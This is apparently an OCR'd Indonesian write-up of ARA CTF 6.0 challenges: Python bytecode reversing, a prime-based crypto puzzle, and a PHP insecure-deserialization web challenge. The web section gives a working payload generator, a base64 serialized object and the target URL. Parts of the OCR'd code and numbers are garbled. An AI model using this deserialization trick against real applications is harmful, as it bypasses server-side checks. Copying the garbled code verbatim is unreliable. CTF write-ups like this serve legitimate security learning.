

WRITE UP
ARA CTF 6.0
pengejar sks



Nahdah Fauziah Chaidir (heci)
Muh. Nadhifatmma Ayatilla A.P (.nadhif)
AKHMAD ZAKI HASRUL (Nue)

Reverse Engineering

Simple Math



Diberikan:

- File `output.txt` yang berisi daftar angka terenkripsi, yang berisi:
  `[927365724618649, 855544946535839, 1075456339888851, 1051300489856216, 854566738228717, 862564607600557, 1107196607637040, 835104762026329, 1108826984434051, 843310935687105]`
- File bytecode Python, yang berisi:

```
0           0 RESUME                   0

 2           2 LOAD_CONST               9 ((5,))
             4 LOAD_CONST               1 (<code object conv at 0x000001D2B5453870,
file "<string>", line 2>)
             6 MAKE_FUNCTION            1 (defaults)
             8 STORE_NAME               0 (conv)

 6          10 PUSH_NULL
```

```
            12 LOAD_NAME                1 (open)
            14 LOAD_CONST               2 ('flag.txt')
            16 CALL                     1
            24 LOAD_ATTR                5 (NULL|self + read)
            44 CALL                     0
            52 STORE_NAME               3 (flag)

 7          54 BUILD_LIST               0
            56 STORE_NAME               4 (flags)

 8          58 BUILD_LIST               0
            60 LOAD_CONST               3 ((412881107802, 397653008560,
378475773842, 412107467700, 410815948500, 424198405792, 379554633200, 404975010927,
419449858501, 383875726561))
            62 LIST_EXTEND              1
            64 STORE_NAME               5 (N)

 9          66 PUSH_NULL
            68 LOAD_NAME                6 (reversed)
            70 LOAD_NAME                5 (N)
            72 CALL                     1
            80 STORE_NAME               7 (NR)

11          82 PUSH_NULL
            84 LOAD_NAME                8 (len)
            86 LOAD_NAME                3 (flag)
            88 CALL                     1
            96 LOAD_CONST               0 (5)
            98 BINARY_OP                6 (%)
           102 LOAD_CONST               4 (0)
           104 COMPARE_OP              40 (==)
           108 POP_JUMP_IF_TRUE         2 (to 114)
           110 LOAD_ASSERTION_ERROR
```

```
           112 RAISE_VARARGS            1


13      >>  114 PUSH_NULL
           116 LOAD_NAME                9 (zip)
           118 PUSH_NULL
           120 LOAD_NAME                0 (conv)
           122 LOAD_NAME                3 (flag)
           124 CALL                     1
           132 LOAD_NAME                5 (N)
           134 LOAD_NAME                7 (NR)
           136 CALL                     3
           144 GET_ITER
       >>  146 FOR_ITER                71 (to 292)
           150 UNPACK_SEQUENCE          3
           154 STORE_NAME              10 (i)
           156 STORE_NAME              11 (j)
           158 STORE_NAME              12 (k)

14         160 LOAD_NAME                13 (int)
           162 LOAD_ATTR                29 (NULL|self + from_bytes)
           182 LOAD_NAME                10 (i)
           184 LOAD_ATTR                31 (NULL|self + encode)
           204 CALL                     0
           212 LOAD_CONST               5 ('big')
           214 CALL                     2
           222 STORE_NAME               16 (x)

15         224 LOAD_NAME                16 (x)
           226 LOAD_NAME                11 (j)
           228 BINARY_OP                0 (+)
           232 LOAD_CONST               6 (1337)
```

```
           234 BINARY_OP                5 (*)
           238 LOAD_NAME               12 (k)
           240 BINARY_OP               12 (^)
           244 STORE_NAME              17 (y)

16         246 LOAD_NAME               17 (y)
           248 LOAD_CONST               7 (871366131)
           250 BINARY_OP               23 (-=)
           254 STORE_NAME              17 (y)

17         256 LOAD_NAME                4 (flags)
           258 LOAD_ATTR               37 (NULL|self + append)
           278 LOAD_NAME               17 (y)
           280 CALL                     1
           288 POP_TOP
           290 JUMP_BACKWARD           73 (to 146)

13     >>  292 END_FOR

19         294 PUSH_NULL
           296 LOAD_NAME               19 (print)
           298 LOAD_NAME                4 (flags)
           300 CALL                     1
           308 POP_TOP
           310 RETURN_CONST             8 (None)

Disassembly of <code object conv at 0x000001D2B5453870, file "<string>", line 2>:
 2           0 RETURN_GENERATOR
             2 POP_TOP
             4 RESUME                   0
```

```
3           6 LOAD_GLOBAL              1 (NULL + range)
           16 LOAD_CONST               1 (0)
           18 LOAD_GLOBAL              3 (NULL + len)
           28 LOAD_FAST                0 (str)
           30 CALL                     1
           38 LOAD_FAST                1 (l)
           40 CALL                     3
           48 GET_ITER
      >>   50 FOR_ITER                12 (to 78)
           54 STORE_FAST               2 (i)

4          56 LOAD_FAST                0 (str)
           58 LOAD_FAST                2 (i)
           60 LOAD_FAST                2 (i)
           62 LOAD_FAST                1 (l)
           64 BINARY_OP                0 (+)
           68 BINARY_SLICE
           70 YIELD_VALUE              1
           72 RESUME                   1
           74 POP_TOP
           76 JUMP_BACKWARD           14 (to 50)

3     >>   78 END_FOR
           80 RETURN_CONST             0 (None)
      >>   82 CALL_INTRINSIC_1         3 (INTRINSIC_STOPITERATION_ERROR)
           84 RERAISE                  1
```

Pada challenge CTF kategori reverse engineering dengan nama "Simple Math", peserta diberikan sebuah file bytecode Python dan output terenkripsi dalam file `output.txt`. Tantangan ini bertujuan untuk memahami dan membalikkan proses enkripsi untuk memperoleh flag yang tersembunyi.

➔ Analisis Kode

Dari hasil analisis file bytecode Python yang diberikan, ditemukan beberapa operasi yang dilakukan terhadap flag:

1. **Membaca Flag** - Program membaca isi dari `flag.txt`.
2. **Konversi String** - Flag diubah ke dalam bentuk byte.
3. **Operasi Matematika** - Setiap karakter flag dikonversi menggunakan operasi berikut:
   - Mengonversi karakter menjadi nilai integer (`x`).
   - Menggunakan operasi `(x + j) * 1337 ^ k - 871366131` untuk mengenkripsi nilai tersebut.
   - `j` dan `k` diperoleh dari dua daftar angka yang ada dalam kode.

➔ Proses Penyelesaian

Untuk mendapatkan kembali flag, proses enkripsi dibalik dengan menggunakan persamaan:

Langkah-langkah yang dilakukan:

1. Membaca nilai yang terenkripsi dalam `output.txt`.
2. Menggunakan daftar nilai `N` dan `NR` yang telah diberikan dalam kode untuk membalik proses enkripsi.
3. Menggunakan operasi pembalikan matematis untuk mendapatkan kembali nilai asli karakter flag.
4. Mengonversi nilai integer kembali ke bentuk karakter ASCII.

Berikut adalah kode Python yang digunakan untuk mendekripsi flag:

```
output_values = [927365724618649, 855544946535839, 1075456339888851,
1051300489856216, 854566738228717, 862564607600557, 1107196607637040,
835104762026329, 1108826984434051, 843310935687105]

N = [412881107802, 397653008560, 378475773842, 412107467700, 410815948500,
424198405792, 379554633200, 404975010927, 419449858501, 383875726561]
NR = list(reversed(N))

retrieved_flag = ""

for enc_value, j, k in zip(output_values, N, NR):
    y = enc_value + 871366131  # Balik proses -=
    x = (y ^ k) // 1337 - j  # Balik proses operasi
    char = int.to_bytes(x, (x.bit_length() + 7) // 8, 'big').decode('utf-8')
    retrieved_flag += char
```

```
print("Recovered flag:", retrieved_flag)
```


➔ **Hasil**

Setelah menjalankan skrip di atas, diperoleh flag sebagai berikut:

Flag: ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y____R19ht?}

Cryptography

IDK



➔ **Diberikan**

- Script python:

```
from Crypto.Util.number import *
from sympy import nextprime
from Crypto.Util.Padding import pad

n = 8
flag                                                                    =
pad(b'ajkjdnkajndkjansdaihanjbjabsjdbasdhajbdjasbdjhasbjdabsjdhabsjdbaj
sdbjasbdjasbdjasbdjabdjadb',n)

assert len(flag)%n == 0

n = len(flag)//n
flag = [flag[i:i+n] for i in range(0,len(flag),n)]
c  =  sum([nextprime(bytes_to_long(flag[i]))*2**(0x1337-158*(2*i+1))  for
i in range(len(flag))])

print(c)
```

- **Output dalam bentuk txt:**

256084579755578542086218114125551851696556861593570039505266814472150395878124073
152656973321432612003144066936748696264028836531055262757130008715084730883819241
087427098304783995306535367534733304145108570867972800258098243859482322476642688
960662237622617416182704984186000558550843048072667969693909457460433288472678049
520222878986059183284526212678947818144261221015234212975218108988434750104221897
690510909643000785039061676286339251000740701559583623131330615562434944630449204
245703732378232440268218842380979930098451204379186073196818865288754028826412016
718919661055361073803892996654255614341703973552434214690353439360094470658122060
830888746150315689979059717648375863348048066762937533536365343157756588706348597
583048596983736117880436305353954912296512342383274022448411248606056432927059528
855960392713079667127767956297028547424422986362256747185079725100282718333011603
255556269882239693370336170379132596784554724638130705877846123157852498059818857
818750288084026416993535430979311127457051695804774275443852341594388987973489146
842076451112004647710643951581665730372994225804955394591028139909689585488667786
985783952428608974048888953446024160486816173283118444468250000061627095741330535
010789084631380643987211428313705942146032852937784033011933867253067722735153766
309842103066833140500431081204199978684824856672490683515669403409153235884644366
865708468210622050158958459441825447471008285070220259796881210326268946836596353
946878980187089097308731848261632

➔ **Analisis Kode**

1. Flag disimpan dan di pisah-pisah menjadi n=8 bagian yang sama rata
2. Setiap bagian dienkripsi menjadi bilangan integer menggunakan bytes_long_to()
3. Bilangan Integer kemudian diganti dengan bilangan prima selanjutnya nextprime()
4. Setiap bilangan prima dikali dioperasikan dengan operasi berikut, misalkan setiap biilangan prima yang dimaksud adalah NP
5. NP * (0 * 1337 - 158 * (2 * i + 1))

➔ **Proses Penyelesaian**

1. Mengekstrak angka pangkat terbesar dari 2 ** exp
2. Membagi c dengan angka pangkat untuk mendapatkan bilangan prima yang sesuai
3. Mengubah bilangan prima kembali ke bytes
4. Mengulangi proses ini ke semua 8 bagian

```
from Crypto.Util.number import long_to_bytes, isPrime

 from sympy

import prevprime.

# Given c value

 c =
256084579755578542086218114125551851696556861593570039505266814472150395878124
```

```
407315265697332143261200314406693674869626402883653105526275713000871508473088381924108742709830478399530653536753473330414510857086797280025809824385948232247664268896066223762261741618270498418600055855084304807266796969390945746043328847267804952022287898605918328452621267894781814426122101523421297521810898843475010422189769051090964300078503906167628633925100074070155958362313133061556243494463044920424570373237823244026821884238097993009845120437918607319681886528875402882641201671891966105536107380389299665425561434170397355243421469035343936009447065812206083088874615031568997905971764837586334804806676293753353636534315775658870634859758304859698373611788043630535395491229651234238327402244841124860605643292705952885596039271307966712776795629702854742442298636225674718507972510028271833301160325555626988223969337033617037913259678455472463813070587784612315785249805981885781875028808402641699353543097931112745705169580477427544385234159438898797348914684207645111200464771064395158166573037299422580495539459102813990968958548866778698578395242860897404888895344602416048681617328311844446825000006162709574133053501078908463138064398721142831370594214603285293778403301193386725306772273515376630984210306683314050043108120419997868482485667249068351566940340915323588464436686570846821062205015895845944182544747100828507022025979688121032626894683659635394687898018708909730873184826163 2


exp = 0x1337

step = 158

n = 8  # The flag was divided into 8 parts


flag_parts = []

    for i in range(n):

    power = exp - step * (2 * i + 1)

    coeff = c // (2 ** power)


.    if isPrime(coeff):

        prime = coeff
```

```
    else:
        prime = prevprime(coeff)

    flag_parts.append(long_to_bytes(prime))
    c -= prime * (2 ** power)

flag = b''.join(flag_parts)
print("Recovered flag:", flag.decode(errors='ignore'))
```

➔ **Hasil**


ARA6{saya_terus_terang`]a_tahu_ini_tiba_tiba_teus_terang_saya_tidak_dieri_tahu_saya_tidak_tah_dan_saya_bahkan_bertan{a_tanya_kenapa_kok_sayatidak_diberi_tahu_sampb'_hari_ini_saya_ga_tahu}

Setelah diubah2 sedikit dengan melakukan cocoklogi kami pun mendapatkan flagnya

Flag:
ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampai_hari_ini_saya_ga_tahu}

Web Exploitation

Intuition Test



Diberikan :

File index.php yang berisi

```php
<?php
error_reporting(0);
class IntuitionTest
{
    public $name;
    public $expected_R;
    public $expected_G;
    public $expected_B;
    public $input_R;
    public $input_G;
    public $input_B;
}
$flag = 'ARA6{fake_flag_bro}';
$message = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $name = htmlspecialchars($_POST['name']);
    $input_R = (int) $_POST['input_R'];
    $input_G = (int) $_POST['input_G'];
    $input_B = (int) $_POST['input_B'];

    $obj = new IntuitionTest();
    $obj->name = $name;
    $obj->expected_R = rand(0, 255);
    $obj->expected_G = rand(0, 255);
    $obj->expected_B = rand(0, 255);
    $obj->input_R = $input_R;
    $obj->input_G = $input_G;
    $obj->input_B = $input_B;
    $serialized_obj = base64_encode(serialize($obj));

    if ($obj->expected_R === $obj->input_R && $obj->expected_G === $obj->input_G && $obj->expected_B === $obj->input_B) {
        $message = "You guessed it right, $name! <br><br><br> $flag";
    } else {
        header("Location: index.php?i={$serialized_obj}");
        exit();
    }
} elseif (isset($_GET['i'])) {
    $decoded_input = base64_decode($_GET['i']);
    $obj = unserialize($decoded_input);
    if ($obj instanceof IntuitionTest) {
        $name = $obj->name;
        $obj->expected_R = rand(0, 255);
        $obj->expected_G = rand(0, 255);
        $obj->expected_B = rand(0, 255);

        if ($obj->expected_R === $obj->input_R && $obj->expected_G === $obj->input_G && $obj->expected_B === $obj->input_B) {
            $message = "You guessed it right, $name! <br><br><br> $flag";
        } else {
            $message = "This time your intuition's wrong...but you'll figure it out!";
        }
    } else {
        $message = "That's not quite what we expected.";
    }
}
```

Analisis kode :

POST Request Handling

Pengguna mengirimkan tebakan nilai RGB melalui form.

Objek `IntuitionTest` dibuat dengan properti:

- `expected_R/G/B`: Nilai acak yang harus ditebak.
- `input_R/G/B`: Nilai yang dikirim pengguna.

Jika tebakan salah, objek diserialisasi, dikodekan dalam base64, dan dikirim kembali dalam URL sebagai parameter `i`.

GET Request Handling

Parameter `i` didekodekan dan objek dideserialisasi.

`expected_R/G/B` diubah ke nilai acak baru.

Perbandingan dilakukan:

- Jika `expected_R/G/B` == `input_R/G/B`, pengguna akan mendapatkan flag.
- Jika tidak cocok maka pengguna harus mencoba lagi.

Penyelesaian :

1. Buat objek `IntuitionTest` dan manipulasi properti
    - Buat objek dari kelas `IntuitionTest`.
    - Tetapkan nilai awal untuk `expected_R/G/B`.
    - Tetapkan `input_R/G/B` sebagai referensi ke `expected_R/G/B`.
    - Serialisasikan objek dan encode ke base64

    Seperti berikut :

```php
<?php
class IntuitionTest {
    public $name;
    public $expected_R;
    public $expected_G;
    public $expected_B;
    public $input_R;
    public $input_G;
    public $input_B;
}

$obj = new IntuitionTest();
$obj->name = 'attacker';
$obj->expected_R = 0; // Arbitrary initial values
$obj->expected_G = 0;
$obj->expected_B = 0;

// Set references
$obj->input_R = &$obj->expected_R;
$obj->input_G = &$obj->expected_G;
$obj->input_B = &$obj->expected_B;

$serialized = serialize($obj);
echo base64_encode($serialized);
?>
```

2. Jalankan skrip tersebut untuk mendapatkan payload dalam bentuk base64

   Seperti ini

   TzoxMzoiSW50dWl0aW9uVGVzdCI6Nzp7czo0OiJuYW1lIjtzOjg6ImF0dGFja2VyIjtzOjEwOiJleHBlY3RlZF9SIjtpOjA7czoxMDoiZXhwZWN0ZWRfRyI7aTowO3M6MTA6ImV4cGVjdGVkX0IiO2k6MDtzOjc6ImlucHV0X1IiO1I6MztzOjc6ImlucHV0X0ciO1I6NDtzOjc6ImlucHV0X0IiO1I6NTt9

3. Kirim payload lewat parameter i dalam url

   http://chall-ctf.ara-its.id:8008/index.php?i=(payload)

4. FLAG !!!

   Karena `input_R/G/B` adalah referensi ke `expected_R/G/B`, nilai `input` akan selalu sesuai dengan nilai yang diubah oleh program. Hasilnya, tebakan dianggap benar oleh aplikasi dan flag akan muncul.

Flag: ARA6{ara_ara!_you_have_good_intuition!}